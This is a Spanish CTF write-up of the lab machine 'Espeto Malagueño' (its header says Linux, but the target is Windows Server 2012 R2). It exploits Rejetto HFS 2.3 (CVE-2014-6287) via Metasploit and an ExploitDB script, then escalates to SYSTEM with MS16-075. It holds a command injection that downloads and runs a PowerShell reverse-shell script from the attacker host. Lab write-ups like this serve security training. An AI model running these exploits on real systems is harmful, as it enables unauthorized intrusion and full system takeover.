



The Hackers Labs – Espeto Malagueño	
Sistema Operativo:	Linux
Dificultad:	Easy
Release:	23/06/2024
Técnicas utilizadas	
<ul style="list-style-type: none"><li>Identifying vulnerable services (HttpFileServer 2.3)</li><li>Identifying known exploits (CVE-2014-6287)</li><li>Basic Windows privilege escalation techniques (CVE-2016-3225)</li></ul>	

En este write-up, detallo los pasos seguidos para comprometer la máquina **Espeto Malagueño** de la plataforma **The Hacker Labs**, catalogada de nivel fácil. Utilizando diversas técnicas y herramientas, describo el proceso de identificación y explotación de vulnerabilidades, así como la escalada de privilegios necesaria para obtener el control total del sistema objetivo.

Inicialmente, realicé un escaneo de puertos con Nmap y descubrí que el servidor web HttpFileServer 2.3 era vulnerable a la CVE-2014-6287. Posteriormente, utilicé CrackMapExec para obtener información detallada del sistema operativo, identificando un Windows Server 2012 R1 Standard Evaluation 9600. Usé Metasploit para explotar esta vulnerabilidad y obtuve acceso a la máquina a través de una consola de Meterpreter.

Para escalar privilegios, empleé el módulo local\_exploit\_suggester de Metasploit, identificando la vulnerabilidad MS16-075 Reflection Juicy (CVE-2016-3225). Esta vulnerabilidad permite la elevación de privilegios al nivel de SYSTEM mediante la reflexión de credenciales Net-NTLMv2 entre DCOM y RPC.

### Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador/Descargas]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:3a:01:e0, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:62:ad:3c    PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.235 seconds (114.54 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen “08”, sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador/Descargas]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
192.168.1.12

(root@kali)-[/home/administrador/Descargas]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner\_target** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.

- **(-sS):** utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC):** utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV):** Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000):** ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn):** asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

La herramienta CrackMapExec proporciona información detallada sobre el sistema operativo del objetivo. En este caso, se trata de un Windows Server 2012 R1 Standard Evaluation 9600.

## Análisis del puerto 80 (HTTP)

Tras realizar un escaneo de puertos abiertos con Nmap, accedí a la página web disponible en el servidor. El servidor web de la máquina víctima es HttpFileServer 2.3, el cual es vulnerable a la CVE-2014-6287. Esta vulnerabilidad reside en la función findMacroMarker en parserLib.pas de Rejetto HTTP File Server. Esta vulnerabilidad permite a los atacantes remotos ejecutar programas arbitrarios mediante una secuencia %00 en una acción de búsqueda. Esta vulnerabilidad es crítica, con una puntuación de 9.8 en CVSS v3 y 10.0 en CVSS v2.



Con esta información, busqué un módulo en Metasploit que permitiera explotar dicha vulnerabilidad.

```
msf6 > search HttpFileServe

Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -  -                               -
0  exploit/windows/http/rejetto_hfs_exec 2014-09-11      excellent Yes    Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
```

Encontré el módulo adecuado, lo configuré correctamente y lo utilicé para explotar la vulnerabilidad. Como resultado, obtuve acceso a la máquina objetivo a través de una consola de Meterpreter. Sin embargo, el acceso obtenido no correspondía a un usuario con privilegios máximos, por lo que era necesario identificar vulnerabilidades adicionales que permitieran escalar privilegios.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Using URL: http://192.168.1.100:8080/9IH102
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /9IH102
[*] Sending stage (177734 bytes) to 192.168.1.12
[!] Tried to delete %TEMP%\kBBijldlqJKU.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.12:49162) at 2024-11-20 03:09:15 +0100
[*] Server stopped.

meterpreter > getuid
Server username: WIN-RE8NJP6G9K5N\hacker
meterpreter > sysinfo

Computer      : WIN-RE8NJP6G9K5N
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
```



## Escalada de privilegios

Para encontrar vulnerabilidades en la máquina víctima, utilicé el módulo **local\_exploit\_suggester** de Metasploit. Este módulo es extremadamente útil, ya que proporciona una lista de posibles vulnerabilidades explotables para escalar privilegios.

```
msf6 exploit(windows/http/rejeto_hfs_exec) > search post/multi/recon/local_exploit_suggester

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester .             normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/http/rejeto_hfs_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name          Current Setting  Required  Description
----          -
SESSION        yes              yes        The session to run this module on
SHOWDESCRIPTION false            yes        Displays a detailed description for the available exploits
```

La vulnerabilidad MS16-075, identificada como CVE-2016-3225, afecta a los sistemas Windows y se explota mediante la reflexión de credenciales Net-NTLMv2 entre DCOM y RPC. Esta vulnerabilidad permite a un atacante elevar privilegios al nivel de SYSTEM. El ataque se basa en la capacidad de reflejar las credenciales de autenticación de un usuario legítimo para ejecutar código arbitrario con privilegios elevados.

El módulo de Metasploit que explota esta vulnerabilidad utiliza una cadena de CLSID específica para aprovechar la reflexión de Net-NTLMv2. La variante mejorada de esta vulnerabilidad, conocida como Reflection Juicy, utiliza una cadena de CLSID específica y aprovecha la reflexión de Net-NTLMv2 entre DCOM y RPC para lograr una elevación de privilegios al nivel de SYSTEM. Esta variante se basa en la técnica de RottenPotatoNG y sus variantes, que aprovechan la cadena de escalada de privilegios basada en el servicio BITS (Background Intelligent Transfer Service) con un oyente MiTM en 127.0.0.1:6666 y cuando se tienen privilegios Selpersonate o SeAssignPrimaryToken. Afecta a versiones de Windows Server 2008 R2, Server 2012, Server 2012 R2 y Server 2016, pero no a Server 2019 ni a Windows 10 después de la versión 1803.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.12 - Collecting local exploits for x86/windows...
[*] 192.168.1.12 - 198 exploit checks are being tried...
[*] 192.168.1.12 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[*] 192.168.1.12 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[*] 192.168.1.12 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[*] 192.168.1.12 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
[*] 192.168.1.12 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] 192.168.1.12 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 192.168.1.12 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] 192.168.1.12 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 192.168.1.12 - Valid modules for session 2:

#  Name                                     Potentially Vulnerable?  Check Result
-  -
1  exploit/windows/local/bypassuac_comhijack  Yes                       The target appears to be vulnerable.
2  exploit/windows/local/bypassuac_eventvwr  Yes                       The target appears to be vulnerable.
3  exploit/windows/local/bypassuac_sluihijack Yes                       The target appears to be vulnerable.
4  exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes                       The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
5  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                       The service is running, but could not be validated.
6  exploit/windows/local/ms16_075_reflection  Yes                       The target appears to be vulnerable.
7  exploit/windows/local/ms16_075_reflection_juicy  Yes                       The target appears to be vulnerable.
8  exploit/windows/local/tokenmagic           Yes                       The target appears to be vulnerable.
9  exploit/windows/local/xdmbox_sandbox_adobeacollabsync  No                        Cannot reliably check exploitability.
10 exploit/windows/local/agnitum_outpost_exe  No                        The target is not exploitable.
11 exploit/windows/local/agnitum_outpost_exe  No                        The target is not exploitable.
```

Después de configurar y ejecutar con éxito el exploit, accedí como usuario NT Authority/System, el usuario más privilegiado del sistema.

```
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 192.168.1.100:1234
[*] Target appears to be vulnerable (Windows Server 2012 R2)
[*] Launching notepad to host the exploit...
[*] Process 1048 launched.
[*] Reflectively injecting the exploit DLL into 1048...
[*] Injecting exploit into 1048...
[*] Exploit injected. Injecting exploit configuration into 1048...
[*] Configuration injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 192.168.1.12
[*] Meterpreter session 2 opened (192.168.1.100:1234 -> 192.168.1.12:49187) at 2024-11-20 03:27:26 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo

Computer      : WIN-RE8NJP69K5N
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > 
```

Además, es posible obtener la flag de root:

```
C:\Users\Administrador\Desktop>type root.txt
type root.txt
5d

C:\Users\Administrador\Desktop>hostname
hostname
WIN-RE8NJP69K5N

C:\Users\Administrador\Desktop>
```

### Contenido adicional

Existe un método alternativo al mostrado anteriormente. No voy a mostrar la resolución completa de forma manual, sólo las partes que considero más interesantes para la resolución de la máquina. Este método consiste en usar un script en Python 3 proporcionado por ExploitDB, que puede obtenerse usando SearchSploit.

```
(administrador@kali) ~/Descargas
$ searchsploit HttpFileServe

Exploit Title | Path
-----|-----
Rejeto HttpFileServer 2.3.x - Remote Command Execution (3) | windows/webapps/49125.py

Shellcodes: No Results
Papers: No Results


(administrador@kali) ~/Descargas
$ cd exploit

(administrador@kali) ~/Descargas/exploit
$ searchsploit -m windows/webapps/49125.py
Exploit: Rejeto HttpFileServer 2.3.x - Remote Command Execution (3)
URL: https://www.exploit-db.com/exploits/49125
Path: /usr/share/exploitdb/exploits/windows/webapps/49125.py
Codes: CVE-2014-6287
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/administrador/Descargas/exploit/49125.py
```

Al ejecutar correctamente el exploit, se accedería al sistema objetivo como usuario hacker, tal y como se ha mostrado anteriormente. Ahora sólo queda escalar privilegios.

```
(administrador@kali) ~/Descargas
$ python3 exploit/CVE-2014-6287.py 192.168.1.12 80 "c:\windows\SysNative\WindowsPowerShell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.100/Invoke-PowerShellTcp.ps1')
http://192.168.1.12:80/?search=%00{.exec[c:\windows\SysNative\WindowsPowerShell\v1.0\powershell.exe%20IEX(New-Object Net.WebClient).DownloadString%28%27http%3A//192.168.1.100/Invoke-PowerShellTcp.ps1%27%29.%}

(administrador@kali) ~/Descargas
$
```



```
listening on [any] 443 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 49213
Windows PowerShell running as user hacker on WIN-RE8NJP69K5N
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\hacker\Downloads>whoami /all

INFORMACI3N DE USUARIO
-----
Nombre de usuario      SID
-----
win-re8njpg9k5n\hacker S-1-5-21-4079543008-2112001142-1387377395-1001

INFORMACI3N DE GRUPO
-----
Nombre de grupo      Tipo      SID      Atributos
-----
Todos                Grupo conocido S-1-1-0   Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
BUILTIN\Usuarios     Alias      S-1-5-32-545 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\SERVICIO Grupo conocido S-1-5-6   Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
INICIO DE SESI3N EN LA CONSOLA Grupo conocido S-1-2-1   Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Usuarios autenticados Grupo conocido S-1-5-11  Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Esta compa?7a Grupo conocido S-1-5-15  Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Cuenta local Grupo conocido S-1-5-113  Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
LOCAL                Grupo conocido S-1-2-0   Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Autenticaci3n NTLM Grupo conocido S-1-5-64-10 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
Etiqueta obligatoria\Nivel obligatorio alto Etiqueta      S-1-16-12286
```

Para identificar vulnerabilidades adicionales y escalar privilegios, utilicé la herramienta Windows Exploit Suggester. Esta herramienta es extremadamente útil, ya que proporciona una lista de posibles vulnerabilidades explotables basándose en la información del sistema.

Antes de usar esta herramienta con éxito, es necesario actualizarla utilizando el parámetro update, lo que permite que la herramienta descargue un archivo de Excel que servirá como base de datos de vulnerabilidades.

```
(administrador@kali) ~/Descargas
$ chmod +x windows-exploit-suggester.py

(administrador@kali) ~/Descargas
$ python2.7 windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2024-11-20-mssb.xls
[*] done
```



Después será necesario instalar manualmente la librería xldr-1.2.0 para Python 2.7, ya que, es librería permite leer datos de archivos Excel (.xls y .xlsx).

```
(administrador@kali)~/Descargas/xldr-1.2.0]
$ sudo python2.7 setup.py install
[sudo] contraseña para administrador:
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'python_requires'
  warnings.warn(msg)
running install
running build
running build_py
running build_scripts
running install_lib
creating /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/info.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/xlsx.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/sheet.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/formatting.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/biffh.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/formula.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/book.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/_init__.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/xldate.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/timemachine.py -> /usr/local/lib/python2.7/dist-packages/xldr
copying build/lib.linux-x86_64-2.7/xldr/compdoc.py -> /usr/local/lib/python2.7/dist-packages/xldr
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/info.py to info.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/xlsx.py to xlsx.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/sheet.py to sheet.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/formatting.py to formatting.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/biffh.py to biffh.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/formula.py to formula.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/book.py to book.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/_init__.py to _init__.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/xldate.py to xldate.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/timemachine.py to timemachine.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/xldr/compdoc.py to compdoc.pyc
running install_scripts
copying build/scripts-2.7/runxldr.py -> /usr/local/bin
changing mode of /usr/local/bin/runxldr.py to 775
running install_egg_info
Writing /usr/local/lib/python2.7/dist-packages/xldr-1.2.0.egg-info
```

Finalmente, si la herramienta se ha usado correctamente, se obtendrán las posibles vulnerabilidades que el sistema víctima tiene.

```
(administrador@kali)~/Descargas]
$ python2.7 windows-exploit-suggester.py --database 2024-11-20-mssb.xls --systeminfo content/sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 16 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 251 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 2012 R2 64-bit'

[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255

[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)

[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation

[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*] https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*] https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFDDLL NamedEscape 0x250C Pool Corruption (MS16-074), PoC

[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*] https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC

[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privilege (3143141) - Important
[*] https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*] https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*] https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*] https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#)
```

### Bibliografía

[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/local/ms16\\_075\\_reflection\\_juicy](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/local/ms16_075_reflection_juicy)

<https://book.hacktricks.xyz/es/windows-hardening/windows-local-privilege-escalation/juicypotato>

[https://ilajara.gitlab.io/Potatoes\\_Windows\\_Privesc](https://ilajara.gitlab.io/Potatoes_Windows_Privesc)

<https://nvd.nist.gov/vuln/detail/CVE-2016-3225>